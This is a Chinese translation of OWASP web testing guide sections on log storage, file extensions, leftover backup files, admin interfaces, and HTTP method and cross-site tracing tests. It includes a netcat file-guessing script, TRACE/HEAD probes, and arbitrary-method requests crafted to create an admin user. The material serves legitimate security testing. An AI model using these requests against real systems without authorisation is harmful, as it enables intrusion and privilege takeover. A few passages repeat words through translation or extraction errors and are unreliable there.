如果不妥善保存，日志可以引起拒绝服务的情况。显然，除非被发现并拦截，否则任何有足够资源的攻击者都可能产生足够数量的请求，从而填满日志文件分配空间。但是，如果服务器没有正确配置，日志文件会被存储在与操作系统软件或应用程序相同的磁盘分区。这意味着，如果磁盘被占满时，作业系统或应用程序可能会拒绝服务，因为它无法写磁盘。

一般来说，在 UNIX 系统，日志将设在/var（虽然有些服务器的安装可能设在/opt 或/usr/local），因此确保包含日志的目录在单独的分区十分重要。在某些情况下，为了防止系统日志受到影响，服务器软件的日志目录本身（如在 Apache Web 服务器的/var/log/apache）应存放在一个专用的分区。

这并不是说，应当允许日志增长到填满他们存储的整个文件系统。服务器日志的增长应该监控这个情况，因为这是遭受攻击的现象。

测试这种情况很简单，只要提出足够的持续的大量请求，查看这些请求是否被记录，如果记录了，通过这些请求是否可能填满日志存储区间，在产品环境中这也是很危险的。在某些环境下，无论是否是通过 GET 或 POST 请求产生的，QUERY_STRING 参数也会记录在日志中。产生大的查询可以更快地填充日志。因为通常情况下，一个单一的请求只会对日志产生少量的数据：日期和时间，源 IP 地址，URL 要求，与服务器的结果。

循环使用日志

大多数服务器（除了少数自定义应用程序）为了防止日志填满整个文件系统会对记录进行循环使用。在进行循环使用日志时的一个假设是记录中的信息只在有限的时间内需要。

测试此功能以确保：

- 日志会在安全策略所定义的时间内被不多不少的保留。
- 日志循环使用时进行了压缩（这是为了更方便，因为这将意味着更多的日志将被储存在同样大小的可用磁盘空间）
- 被循环使用的日志文件的文件系统权限和日志文件本身应是相同的（或更严格）。例如，Web 服务器需要写入他们使用的日志，但他们实际上并不需要写入已被循环使用的日志。也就是说为了防止 web 服务器进程修改已被循环使用的文件，文件的权限可以在循环使用时调整。

一些服务器可能在达到一定大小时循环使用日志。如果发生这种情况，必须确保攻击者无法强制循环使用日志以掩盖其行踪。

日志审查

审查日志不仅仅用于从 Web 服务器中提取文件使用的统计数据（通常为大多数基于日志的应用程序所关注），而且还可用于确定在 web 服务器是否发生了攻击。

为了分析对 Web 服务器的攻击，需要对服务器错误日志文件加以分析。审查应集中于：

- 40x （未找到）错误信息。同一来源的大量的这些错误信息可能表明 web 服务器遭受了 CGI 扫描器攻击
- 50x （服务器错误）信息。这些可以表明攻击者滥用应用程序某些部分导致的意外失败。例如，当 SQL 查询没有正确组建同时在后端数据库中执行失败时，SQL 注入攻击的第一阶段会产生这些错误信息。

日志统计和分析不应该在产生日志的同一台服务器上生成并存储。否则的话，攻击者可能会利用一个 Web 服务器漏洞或不当的配置进而获得这些本应由日志文件本身揭露的信息。

参考

白皮书

Generic:

- CERT Security Improvement Modules: Securing Public Web Servers - http://www.cert.org/security-improvement/
- Apache
- Apache Security, by Ivan Ristic, O'reilly, march 2005.
- Apache Security Secrets: Revealed (Again), Mark Cox, November 2003 - http://www.awe.com/mark/apcon2003/
- Apache Security Secrets: Revealed, ApacheCon 2002, Las Vegas, Mark J Cox, October 2002 - http://www.awe.com/mark/apcon2002
- Apache Security Configuration Document, InterSect Alliance - http://www.intersectalliance.com/projects/ApacheConfig/index.html
- Performance Tuning - http://httpd.apache.org/docs/misc/perf-tuning.html

Lotus Domino

- Lotus Security Handbook, William Tworek et al., April 2004, available in the IBM Redbooks collection
- Lotus Domino Security, an X-force white-paper, Internet Security Systems, December 2002
- Hackproofing Lotus Domino Web Server, David Litchfield, October 2001,
- NGSSoftware Insight Security Research, available at www.nextgenss.com
- Microsoft IIS
- IIS 6.0 Security, by Rohyt Belani, Michael Muckin, - http://www.securityfocus.com/print/infocus/1765
- Securing Your Web Server (Patterns and Practices), Microsoft Corporation, January 2004
- IIS Security and Programming Countermeasures, by Jason Coombs
- From Blueprint to Fortress: A Guide to Securing IIS 5.0, by John Davis, Microsoft Corporation, June 2001
- Secure Internet Information Services 5 Checklist, by Michael Howard, Microsoft Corporation, June 2000
- "How To: Use IISLockdown.exe" - http://msdn.microsoft.com/library/en-us/secmod/html/secmod113.asp
- "INFO: Using URLScan on IIS" - http://support.microsoft.com/default.aspx?scid=307608
- Red Hat's (formerly Netscape's) iPlanet
- Guide to the Secure Configuration and Administration of iPlanet Web Server, Enterprise Edition 4.1, by James M Hayes
- The Network Applications Team of the Systems and Network Attack Center (SNAC), NSA, January 2001

WebSphere

- IBM WebSphere V5.0 Security, WebSphere Handbook Series, by Peter Kovari et al., IBM, December 2002.
- IBM WebSphere V4.0 Advanced Edition Security, by Peter Kovari et al., IBM, March 2002

4.3.5 文件扩展名处理测试 (OWASP-CM-005)

概述

文件扩展名常用在 Web 服务器中文件扩展名常用来确定在 web 服务器中为了完成 web 请求需要使用哪些技术/语言/插件。

虽然这种行为与 RFCs 和 Web 标准一致，使用标准的文件扩展名却给尝试渗透者提供了关于 web 设备中底层技术方面的有用信息，并大大简化了确定用在特殊技术上的可用攻击方案的任务。

此外，在 Web 服务器上的错误配置可以很容易地暴露访问凭证的机密信息。

问题描述

确定 Web 服务器如何处理有不同扩展名的相关文件的请求可能有助于理解确定 web 服务器如何处理对不同扩展名的相关文件的请求可能有助于理解 Web 服务器的行为，这些行为取决于我们尝试访问的文件种类。例如，它可以帮助了解哪些文件扩展名将以纯文本格式返回以及哪些在服务器端执行。后者标识了 Web 服务器或应用程序服务器所使用的技术/语言/插件。同时后者可能提供了更多的 web 应用程序如何被设计的信息。例如，".pl"扩展名通常与服务器端的 Perl 支持有关（尽管文件扩展名就可能具有欺骗性，并没有确定性；如 Perl 服务器端资源可能为掩盖与 Perl 相关的事实而更名）。另见下一节的"Web 服务器组件"了解更多关于确定服务器端的技术和组件。

黑盒测试实例

提交 HTTP[s]请求涉及到不同的文件扩展名，并检查它们是如何被处理的。这些核查应该以每个网页目录为基础。

验证允许脚本执行的目录。Web 服务器的目录可以通过漏洞扫描确认，以寻找其中存在的众所周知的目录。此外，对网站结构进行镜像处理可以重建应用程序服务的 web 目录树。

如果 Web 应用程序体系结构采用了负载平衡，那幺访问所有 web 服务器将十分重要。评估情况取决于平衡系统的基础结构的配置，可能很容易，也可能很难。在有冗余部件的基础结构中，单个 web/应用程序服务器配置上可能会有轻微变化。例如：如果 web 体系结构采用了异构技术，这样的情况就会发生。（一套处于负载平衡配置的 IIS 和 ApacheWeb 服务器可能在他们之间存在轻微的不对称行为，并可能存在不同的漏洞）。

例：

已经确定存在名为 connection.inc 的文件。尝试着直接访问这个文件，而得到的返回结果内容如下面：

```
<?
        mysql_connect("127.0.0.1", "root", "")
    or die("Could not connect");

?>
```

我们就可以确定存在一个后端 MySQL DBMS，并存在一个 web 应用程序用来进入后端的（弱）凭证。这个例子（在真实评估中发生）说明某些文件可被外部访问是极其危险的。

下面的文件扩展名决不能由 web 服务器返回，因为他们关系到包含敏感信息的文件或完全没理由去返回这些文件。

- .asa
- .inc

下面的文件扩展名关系到一些文件名。一旦访问这些文件，浏览器就会显示或下载这些文件。因此，确认对带有下面扩展名的文件是否确实需要提供服务(不是多余的)，并确定他们不包含敏感信息.

- .zip, .tar, .gz, .tgz, .rar, ...:（ 压缩）存档文件
- .java: 没有理由提供对 Java 源代码文件的访问
- .txt: 文本文件
- .pdf: PDF 文档
- .doc, .rtf, .xls, .ppt, ...: Office 文档

- .bak, .old 和其它表示备份的文件扩展名 (例如: ~ 对于 Emacs 的 backup 文件)

上面的列表只详细列明了一些例子。但是文件扩展名太多了，不可能一一列出来。可以登录 http://filext.com/ 查看更完整的扩展名数据库。

总而言之，为了鉴定有扩展名的文件，需要采取混合措施，包括： 漏洞扫描，蜘蛛工具和镜像工具，手工检测应用程序（这一方法克服了自动蜘蛛工具的局限性），查询搜索引擎（详情查看 Spidering and googling)。同时请查看 Old file testing，处理与“被遗忘”文档相关的安全问题。

灰盒测试实例

对文件扩展名进行白盒测试，检查组成 web 应用程序体系结构的 web 服务器/应用程序服务器的配置情况，确认它们如何服务不同的文件扩展名。如果 web 应用程序依靠负载平衡和异构架构，那幺确定是否会导致不同的行为。

参考

工具

- Vulnerability scanners, such as Nessus and Nikto check for the existence of well-known web directories. They may allow as well downloading the web site structure, which is helpful when trying to determine the configuration of web directories and how individual file extensions are served. Other tools that can be used for this purpose include:
- wget - http://www.gnu.org/software/wget
- curl - http://curl.haxx.se
- Google for “web mirroring tools”.

4.3.6 过时的、用于备份的以及未被引用的文件 (OWASP-CM-006)

概述

虽然在 Web 服务器中的大多数文件是由服务器本身直接处理的，但是通过找到未被引用的和/或被遗忘的文件而获得关于基础结构或凭证的重要信息的现象并不少见。

最常见的情景包括存在对修订文件的老版本的重新命名的文件，有语言选择的包含文件可以作为资源下载，或者是以压缩存档形式存在的自动或者手工进行的备份文件。

所有这些文件可能让渗透测试者访问到内部运作，后门，管理接口，更甚至是与管理接口或数据库服务器相关联的凭证。

问题描述

漏洞的一个重要来源就是与应用无任何关系的文件。这些文件是由修改应用文件产生的，或者是由即兴产生的备份副本产生的，或者是由 web 树中旧的或者未被引用的文件遗留下来的。对 web 产品服务器进行就地编辑或其它管理操作可能会不经意地遗留备份副本（要么是在编辑文件时编辑器自动产生的，要么是管理员创建备份文件时压缩一组文件产生的）。

这些文件特别容易被人忘记，这就可能对应用程序构成严重的安全威胁。这是因为备份副本所产生的是和原始文件名不同的文件扩展名。产生的（并且被遗忘的）.tar, .zip 或.gz 档案文件有明显不同的扩展名，许多编辑器自动创建的副本同样如此（如，当编辑文件时，Emacs 的生成一个名时为 *file~*的备份文件）。手动复制可能产生同样的影响（如复制 *file* 到 *file.old*）。

因此，这些活动都会产生 a）应用程序不需要的文件，b）对比原始文件，web 服务器会进行不同处理方式。例如，如果我们复制 login.asp 并命名为 login.asp.old，我们则是在允许用户下载 login.asp 的源代码；这是由于它的扩展名，login.asp.old 通常是被作为纯文本文档返回而不是被执行。换言之，访问 login.asp 会执行 login.asp 服务器端代码，但是访问 login.asp.old 会导致 login.asp.old 内容（这还是服务器端代码）以纯文本方式返回给用户并显示在浏览器上。因为敏感信息可能由此泄露了，所以这就产生了安全风险。通常泄露服务器端代码是个麻烦事，你不仅会不必要地泄露你的商业逻辑，而且会在不知不觉中泄露给攻击者应用层信息（路径，数据结构等）；更不要说有很多嵌入了纯文本的用户名/密码的脚本（这是个粗心的，同时也是非常危险的做法）。

某些设计和配置选择允许各种不同应用程序相关的文件，如数据文件，配置文件，日志文件，并将其存储在文件系统目录中，且可以由 web 服务器访问，这也是存在未被引用文件的原因。因为这些文件应该只能由应用程序本身通过应用层访问（而不是由任意用户随意浏览！），他们通常不应该存储在通过 web 可以访问的文件系统中。

威胁

过时文件，备份文件和未被引用文件对一个 Web 应用程序的安全存在多种威胁：

- 未被引用文件可能透露敏感的信息，可以帮助一个对应用程序的重点攻击，例如包含数据库凭证的文件，包含对其它隐藏内容引用的配置文件，绝对文件路径等。
- 未被引用网页可能包含可以用来攻击应用程序的强大功能，例如虽然在发布的内容中没有链接连接到管理页面，但是知道如何访问的用户确能直接访问到管理页面。
- 过时文件和备份文件可能含有已在新版本中修复的安全漏洞。例如 viewdoc.old.jsp 可能包含目录遍历漏洞，这一漏洞已经在 viewdoc.jsp 修复，但仍然可以被发现旧版本的人利用。
- 备份文件可以泄露在服务器上执行的页面的源代码。例如请求 viewdoc.bak 可能返回 viewdoc.jsp 的源代码，这可能在漏洞检查时发现，然而我们很难通过对执行页面做盲目请求发现这些漏洞。这种威胁显然适用于脚本语言，如 Perl，PHP，ASP，shell 脚本，JSP 等，正如下文提到的案例，它不仅限于这些。
- 备份档案可能包含在 Webroot 内（甚至 webroot 外）的所有文件的副本。这使黑客能够迅速遍历整个应用程序，包括未被引用网页，源代码，包括档案等。例如，如果你遗留了一个包含 servlet 实现类（副本）的名为 myservlets.jar.old 的文件，你就泄露了很多敏感信息，这些信息容易被反编译和逆向工程。

- 在某些情况下，复制或编辑一个文件并没有修改文件的扩展名，只是修改了文件名。例如在 Windows 环境下，文件复制操作生成前缀为“Copy of”或此字符串本地化版本的文件名。由于文件扩展名是保持不变，这和一个可执行的文件由 web 服务器返回成纯文本文件是不相同的，因此不是源代码泄露问题。然而。这些文件也很危险。他们有可能包含过时和不正确的逻辑。如果诊断信息显示功能已经启用，那幺一旦调用这些逻辑，就可能引发应用错误导致将宝贵的信息泄露给攻击者。

- 日志文件可能包含应用程序用户活动的敏感信息，例如在 URL 参数，会话 ID，已访问的网址（可能会暴露其它未被引用的内容）等等中传输的敏感数据。其它日志文件（如 FTP 日志）可能包含关于系统管理员维护应用程序的敏感信息。

对策

为了保证有效的保护战略，测试应由安全策略组成，其中明确禁止一些危险的做法，如：

- 在 web 服务器/应用程序服务器文件系统就地编辑文件。这是个明显的坏习惯因为它很可能由编辑器自动产生备份文件。但是即使是在大公司，这种情况也经常看到。如果你确实需要在产品系统中编辑文件，请务必确保不留下任何原本不需要的文件，同时要考虑到你需要担当的风险。

- 仔细检查在被 Web 服务器暴露的文件系统上从事的任何其它活动，如现场管理的活动。例如，如果您偶尔需要对一些目录保留快照（在产品系统中你本不应该...),你可能首先要对这些目录实行 zip/tar 操作。小心，不要忘记档案后的文档！

- 适当的配置管理政策会对不乱放过时文件和未被引用文件起一定的作用。

- 应用程序不应该创建到（或依赖于）存储在 web 服务器支持的 web 目录树中的文件目录树中的文件目录树中的文件目录树中的文件目录树中的文件文件。数据文件，日志文件，配置文件等应存放在 Web 服务器无法访问的目录中，以对付可能的信息泄露（更不用说数据修改，如果网站目录权限允许修改...）

黑盒测试

使用自动和手动技术对未被引用文件进行测试，通常结合了下面的方法：

（i）发布内容的命名方式推理

如果还没有这样做，列举所有的应用程序的页面和功能。可以使用浏览器手动完成或使用应用程序蜘蛛抓取工具完成。大多数应用程序使用可识别的命名方案，将各种资源组织到页面和目录下，使用的词语可以描绘它们的功能。从发布内容的命名方式可以推断未被引用文件的名称和存储地。例如：如果发现名为 viewuser.asp 的网页，同样可以找到 edituser.asp，adduser.asp 和 deleteuser.asp。如果发现*/app/use* 这个目录，同样可以找到*/app/admin* 和 */app/manager*。

(ii) 发布的内容中的其它线索

许多 Web 应用程序在发布内容中留下了线索。可以利用这些线索找到隐藏的页面和功能。这些线索通常在 HTML 源代码和 JavaScript 文件中出现。应该手动检测所有发布文件的源代码以寻找关于其它页面和功能的线索。例如：

程序员的注释和部分被注释掉的源代码都可能涉及到隐藏内容：

```
<!-- <A HREF="uploadfile.jsp">Upload a document to the server</A> -->
<!-- Link removed while bugs in uploadfile.jsp are fixed        -->
```

JavaScript 可能包含只在某特定环境下在用户 GUI 中提供的网页链接：

```
var adminUser=false;
:
if (adminUser) menu.add (new menuItem ("Maintain users", "/admin/useradmin.jsp"));
HTML pages may contain FORMs that have been hidden by disabling the SUBMIT element:
<FORM action="forgotPassword.jsp" method="post">
  <INPUT type="hidden" name="userID" value="123">
  <!-- <INPUT type="submit" value="Forgot Password"> -->
</FORM>
```

未被引用目录的另一个线索源就是用来对网络机器人提供指令的/robots.txt 文件：

```
User-agent: *
Disallow: /Admin
Disallow: /uploads
Disallow: /backup
Disallow: /~jbloggs
Disallow: /include
```

(iii) 盲测

这是最简单的形式，通过请求引擎运行一系列常见的文件名来试图猜测存在于服务器上的文件名和目录名。下面的 netcat 封装脚本将从 stdin 中读取 wordlist 并执行的基本猜测攻击：

```
#!/bin/bash

server=www.targetapp.com
port=80

while read url
do
echo -ne "$url\t"
echo -e "GET /$url HTTP/1.0\nHost: $server\n" | netcat $server $port | head -1
done | tee outputfile
```

根据服务器不同，使用 HEAD 代替 GET 获得更快的结果。指定的输出文件中能查询出“有趣”的响应代码。响应代码 200 （正常）通常表明发现了一个有效的资源（假如服务器不会对自定义的“找不到”页面返回 200 编码）。而且搜寻 301（移动），302（找到），401（未授权），403（禁止）和 500（内部错误），这些都可能是值得进一步调查的资源或目录。

基本猜测攻击应该针对 Webroot 进行，同时也针对所有通过其它列举技术确定的目录。更先进/更有效的猜测攻击可以执行如下：

- 确定在应用程序已知区域内使用的文件扩展名（如 JSP，aspx，HTML），并使用一个附有这些扩展名的基本词类表（或者如果资源允许，使用更长的常见扩展名列表）。
- 为每个通过其它列举技术确定的文件创建一个源自文件名的自定义词源。从而获得通用文件扩展名列表（包括~, bak, txt, src, dev, old, inc, orig, copy, tmp,等），并将每个扩展名用在真实文件扩展名之前，之后或代替该文件扩展名。

注意： Windows 文件复制操作生成前缀为"copy of"的文件名或者这个字符串本地化的版本。因此，它们不改变文件扩展名。虽然"copy of "文件一般在被访问时不会泄露源代码，但是如果他们在调用时产生错误，它们可能产生有价值的信息。

(iv)通过服务器的漏洞和错误配置获得的信息

错误配置的服务器泄露未被引用页面的最明显的方式就是通过目录列举。请求所有列举的目录以确认其中哪些提供了目录列举。在允许攻击者遍历未被引用内容的 web 服务器中已经发现许多漏洞，例如：

- Apache ?M=D 的目录列举漏洞。
- 不同的 IIS 的脚本源代码泄露的漏洞。
- IIS 中的 WebDAV 目录列举漏洞。

(v) 公开资料使用

在面向互联网的 web 应用程序中，页面和功能可能没有被应用程序本身所引用而被其它公共域资源所引用。有各种引用资源：

- 被引用的页面可能仍然会出现在互联网搜索引擎的档案中。例如，1998results.asp 可能不再从一个公司的网站链接出来，但它可能仍然保留在服务器和搜索引擎数据库中。这老的脚本可能包含可以危及整个网站的漏洞。可以用谷歌搜索操作符 site：来对你选择的域名查询，例如 site:www.example.com。（误）用这种方式使用搜索引擎导致了一系列广泛的技术产生，您会发现一些有用的技术，这些技术在本指南中 *谷歌黑客* 章节中有介绍。阅读这一章可以通过谷歌磨练你的测试技能。备份文件可能不会被任何其它文件引用，因此谷歌可能还没有收录它们。但如果他们是在浏览目录中，搜索引擎可能会知道这些。
- 此外，谷歌和雅虎保存机器人找到的页面的缓存版。即使 1998results.asp 已从目标服务器删除，搜索引擎可能仍然保留其输出的一个版本。缓存版本可能包含对仍存于服务器上的其它隐藏内容的引用或相关线索。
- 在一个目标应用程序中没有被引用的内容可能被连接到第三方网站。例如，代表第三方处理在线支付的应用程序可能包含很多预定功能，（通常）只能在其客户网站中找到这些功能的链接。

灰盒测试

对过时文件和备份文件进行灰盒测试要求检查目录中的文件，这些目录包含在 web 应用程序架构中的 web 服务器所提供的 web 目录中。理论上讲，只有手动检查才能彻底。然而，因为大多数情况下文件副本或备份文件往往是使用同样的命名约定创建的，很容易使用脚本搜索到。（例如：编辑器会留下用可识别扩展名或后缀命名的备份副本，而人会留下以“.old”或类似可猜测的扩展名等命名的文件）。定期运行后台作业检查那些表明文件可能是副本/备份文件的文件扩展名，并且在较长时间后进行手动检查是个很好的办法。

参考

工具

- Vulnerability assessment tools tend to include checks to spot web directories having standard names (such as “admin”, “test”, “backup”, etc.), and to report any web directory which allows indexing. If you can’t get any directory listing, you should try to check for likely backup extensions. Check for example Nessus (http://www.nessus.org), Nikto (http://www.cirt.net/code/nikto.shtml) or its new derivative Wikto (http://www.sensepost.com/research/wikto/) which supports also Google hacking based strategies.
- Web spider tools: wget (http://www.gnu.org/software/wget/, http://www.interlog.com/~tcharron/wgetwin.html); Sam Spade (http://www.samspade.org); Spike proxy includes a web site crawler function (http://www.immunitysec.com/spikeproxy.html); Xenu (http://home.snafu.de/tilman/xenulink.html); curl (http://curl.haxx.se). Some of them are also included in standard Linux distributions.
- Web development tools usually include facilities to identify broken links and unreferenced files.

4.3.7 基础结构和应用管理界面(OWASP-CM-007)

概述

管理员界面可能存在于应用程序或应用服务器，允许某些用户在网站上进行特权操作。进行测试就是为了检测未授权或标准用户是否能使用这些特权功能，以及如何利用这些特权功能。

问题描述

应用程序可能需要系统管理员界面，使特权用户能访问某些功能以便改变网站各项功能。这些改变可能包括：

-用户帐户创建

-网站的设计和布局

-数据处理

-配置改变

在许多情况下，这种界面在实现时通常很少考虑到如何将它们与网站正常用户分开。测试的目的是为了发现这些管理员界面并访问这些为特权用户设计的功能。

黑盒测试实例

下面介绍的各点可用于测试是否存在管理接口。这些技术也可用于测试包括特权升级的相关问题，这些技术也在本指南中其它地方有详细说明：

- 目录和文件枚举 —— 一个管理界面可能存在，但没有明显提供给测试者。试图猜测管理界面路径可能像请求：/admin 或 /administrator 等一样简单。测试者可能还需要确定管理页面的文件名。强行浏览到所确定的网页可能访问到这一个界面。
- 代码中的注释和链接 —— 许多网站使用共同的代码为所有网站用户加载。通过审查所有发送给客户端的代码，可能会发现连接管理员功能的链接，而这需要进行调查。
- 审查服务器和应用程序文件 —— 如果应用程序服务器或应用程序按照其默认配置进行了部署，使用配置或帮助文档的信息就有可能访问到管理界面。如果发现一个管理界面并需要凭证，应该查询默认密码列表。
- 可选服务器端口 —— 可能会发现管理界面在与主应用程序不同的端口上。例如，Apache Tomcat's 管理界面常常可以在端口 8080 看到。
- 参数篡改 ——实现管理员功能可能需要 GET 或 POST 参数或一个 cookie 变量。线索如下：

```
include the presence of hidden fields such as:
<input type="hidden" name="admin" value="no">
or in a cookie:
Cookie: session_cookie; useradmin=0
```

一旦发现管理界面，可以通过结合使用上述各种技术尝试绕过验证。如果失败，测试者不妨尝试蛮力攻击。在这种情况下测试者应该意识到可能会引起管理账户被锁定如果这一功能存在。

灰盒测试实例

应采取对服务器和应用程序组件更详细地审查以确保安全加固（即通过使用 IP 过滤或其它控件使管理员网页不是任何人都可访问），如果可以，验证所有组件不使用默认的凭证或配置。

应对源代码加以审查，以确保授权和验证模块能保证正常的用户和网站管理员间的职责被明确分开。审查由正常的用户和网站管理员共享的用户界面，以确保各组件的绘制和共享功能中的信息泄露之间的明确区别。

参考

- Default Password list:
  http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php

4.3.8 HTTP 方法和 XST 测试(OWASP-CM-008)

概述

HTTP 提供了多种方法，可用于在 Web 服务器执行操作。设计这些方法是为了帮助开发人员部署和测试 HTTP 应用。如果 Web 服务器配置错误，那么这些 HTTP 方法可能被人恶意利用。此外，检测跨站跟踪攻击（XST），即一种使用服务器 HTTP TRACE 方法的跨站点脚本攻击。

问题的简单描述

GET 和 POST 是目前用于获取 Web 服务器提供的信息的最常用的方法。而超文本传输协议（HTTP）允许其它几种（和不太知道）的方法。RFC 2616（其中描述的 HTTP 1.1 版就是今天的标准）定义了以下 8 个方法：

- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE
- OPTIONS
- CONNECT

其中一些方法可能会给一个 Web 应用程序造成安全风险，因为它们允许攻击者修改存储在 Web 服务器上的文件，并在某些情况下，窃取合法用户的凭证。更具体地说，应禁用如下方法：

- PUT：此方法允许客户端在 Web 服务器上上传新文件。攻击者可以利用它上传恶意文件（如：通过调用 cmd.exe 来执行命令的 asp 文件），或简单地使用受害服务器作为的档案库。
- DELETE：此方法允许客户端在 Web 服务器上删除文件。攻击者可以利用它作为一个损害网站或发起 DoS 攻击的简单且直接的方式。

- CONNECT：此方法可让客户端使用 Web 服务器作为代理
- TRACE：不管发送给服务器的是何种字符串，此方法会简单将这些返回到客户端，其主要目的是用于调试。这种方法虽最初被认为无害，但可以用作称为跨站追查的攻击，这种攻击是由 Jeremiah Grossman 发现的（见网页底部的链接）

如果应用程序需要使用一个或多个方法，如 REST Web 服务（这可能需要 PUT 或 DELETE），确认使用这些方法是否只在受信任用户和安全条件下使用就尤为重要。

任意 HTTP 方法

Arshan Dabirsiaghi（见链接）发现，许多 Web 应用程序框架允许精心挑选的和/或任意 HTTP 方法绕过环境层从而访问控制检查：

- 许多框架和语言把“HEAD”当作“GET”请求，尽管在返回时没有任何的主体信息。如果一个安全制约因素是建立在“GET”请求上，那么只有“验证的用户”才能通过 GET 请求获取某一特定的小程序或资源，而针对“HEAD”版本就不会出现这样的情况。这就允许享有特权的 GET 请求在未经授权情况下被盲送出去。
- 一些框架允许无限制使用任意的 HTTP 方法，如“JEFF”或“CATS”。这种都被视为“GET”方法被调用，并发现在很多语言和框架下，它们不再受基于方法角色的访问控制的约束，也就允许享有特权的 GET 请求在未经授权情况下被盲送出去。

在许多情况下，明确检查了“GET”或“POST”方法的代码才是安全的。

黑盒测试实例

发现支持的方法

要执行此测试，我们需要某种方式找出我们正在研究的 Web 服务器所支持的 HTTP 方法。要做到这一点，OPTIONS HTTP 方法为我们提供了最直接和最有效的方式。RFC 2616 指出，“OPTIONS HTTP 方法代表了请求通信选择信息，此信息存在于 Request-URI 所确定的请求/响应链中”。

测试方法非常直观，我们只需要启动 netcat （或 telnet）：

```
icesurfer@nightblade ~ $ nc www.victim.com 80
OPTIONS / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:00:29 GMT
Connection: close
Allow: GET, HEAD, POST, TRACE, OPTIONS
```

```
Content-Length: 0

icesurfer@nightblade ~ $
```

正如我们看到的，在这个例子中，OPTIONS 列出了 Web 服务器所支持的方法。例如，在这种情况下，我们可以看到 TRACE 方法被启用了。下一节将说明这种方法造成的危险性。

测试 XST 可能性

注：为了了解此类攻击的逻辑和目标，你需要熟悉 Cross Site Scripting attacks。

TRACE 方法显然是无害的，但它可以在某些情况下成功窃取合法用户的凭证。这种攻击技术是由 Jeremiah Grossman 在 2003 年发现的。它企图绕过 HTTPOnly 标记，而这一标记是微软在 Internet Explorer 6 SP1 中推出的用于防止通过 JavaScript 来访问 Cookie。事实上，跨站脚本中一个最常见的攻击模式是进入 document.cookie 对象并将其发送到攻击者所控制的 Web 服务器，以使他/她可以劫持受害者的会话。将一个 cookie 标记为 httpOnly 能禁止 JavaScript 访问它，能防止它被发送给第三方。然而，可以利用 TRACE 方法绕过这种保护，即使在这种情况下也能访问 Cookie。

如前所述，TRACE 能返回任何发送给 web 服务器的字符串。为了验证它的存在（或复核上述 OPTIONS 请求的结果），我们可以按照下面例子执行：

```
icesurfer@nightblade ~ $ nc www.victim.com 80
TRACE / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:01:48 GMT
Connection: close
Content-Type: message/http
Content-Length: 39

TRACE / HTTP/1.1
Host: www.victim.com
```

我 们可以看到，响应的主体完全是我们原来的请求的副本，也就是说，我们的目标服务器允许使用这种方法。现在，危险存在于什么地方呢？如果我们指示浏览器对 web 服务器发出 TRACE 请求，而这种浏览器存在该域名的 Cookie 时，cookie 将被自动包含在请求报头中，因此将在所产生的返回结果中体现。那种情况下，可以通过 JavaScript 访问这个 Cookie 字符串，并且最终将 cookie 发送给第三方，即使 Cookie 被标记为 httpOnly。

使浏览器发送 TRACE 请求可以有多种方法，如在 Internet Explorer 中的 XMLHTTP ActiveX 控件和 Mozilla 和 Netscape 中 XMLDOM。然而，出于安全考虑，浏览器是可以开始只连接到恶意脚本所存在的域。这是一个缓和因素，因为攻击者需要将其它漏洞和 TRACE 方法结合才能发动攻击。基本上，攻击者有两个办法可以成功地发动一个跨站点追踪攻击：

- 1 .利用另一个服务器端漏洞：攻击者在有漏洞的应用程序中注入含有 Trace 请求的恶意 JavaScript 片段，就如同一个普通的跨站脚本攻击。
- 2.利用客户端的漏洞：攻击者创建一个含有恶意 JavaScript 片段的恶意网站，并利用受害者浏览器中的一些跨域漏洞，使 JavaScript 代码能成功连接到支持 TRACE 方法并能产生攻击者正试图窃取的 Cookie 的网站。

连同代码样本的更详细的资料可以在 Jeremiah Grossman 撰写的白皮书中找到。

HTTP 方法篡改的黑盒测试

HTTP 方法篡改的测试本质上与 XST 测试相同。

测试任意 HTTP 方法

找到您要访问的包含安全限制的网页。它通常会迫使 302 重定向到登录页或迫使直接登入。同许多 Web 应用程序一样，这个例子中的测试网址就是如此。但是，如果您获得“200”的返回而不是登录页面，那幺就可能绕过验证得到的授权。

```
[rapidoffenseunit:~] vanderaj% nc www.example.com 80
JEFF / HTTP/1.1
Host: www.example.com

HTTP/1.1 200 OK
Date: Mon, 18 Aug 2008 22:38:40 GMT
Server: Apache
Set-Cookie: PHPSESSID=K53QW...
```

如果你的框架或防火墙或应用程序不支持“JEFF”的方法，它应当引发错误页面（或最好是 405 不允许错误页或 501 未实现错误页）。如果服务器响应该要求，它就对这个问题存在漏洞。

如果您认为该系统对这个问题存在漏洞，执行类似 CSRF 攻击以充分挖掘这个问题。 :

- FOOBAR /admin/createUser.php?member=myAdmin
- JEFF /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- CATS /admin/groupEdit.php?group=Admins&member=myAdmin&action=add

如果够幸运，使用以上三个命令——针对被测试的程序和按照测试要求修改——能创建一个新的已分配密码的管理员用户。

测试绕过 HEAD 访问控制

找到您要访问的包含安全限制的网页。它通常会迫使 302 重定向到登录页或迫使直接登入。同许多 Web 应用程序一样，这个例子中的测试网址就是如此。但是，如果您获得“200”的返回而不是登录页面，那幺就可能绕过验证得到的授权。

[rapidoffenseunit:~] vanderaj% nc www.example.com 80
HEAD /admin HTTP/1.1
Host: www.example.com

HTTP/1.1 200 OK
Date: Mon, 18 Aug 2008 22:44:11 GMT
Server: Apache
Set-Cookie: PHPSESSID=pKi...; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: adminOnlyCookie1=...; expires=Tue, 18-Aug-2009 22:44:31 GMT; domain=www.example.com
Set-Cookie: adminOnlyCookie2=...; expires=Mon, 18-Aug-2008 22:54:31 GMT; domain=www.example.com
Set-Cookie: adminOnlyCookie3=...; expires=Sun, 19-Aug-2007 22:44:30 GMT; domain=www.example.com
Content-Language: EN
Connection: close
Content-Type: text/html; charset=ISO-8859-1

如果你得到一个“405 Method not allowed ”或“501 Method Unimplemented”””””””，这说明你的 application/framework/language/system/firewall 在正常工作。如果返回“”””””“200”响应代码，并且不包含任何主体信息，很可能是应用程序在没有认证或授权的情况下处理了该请求，因此需要进行进一步测试。

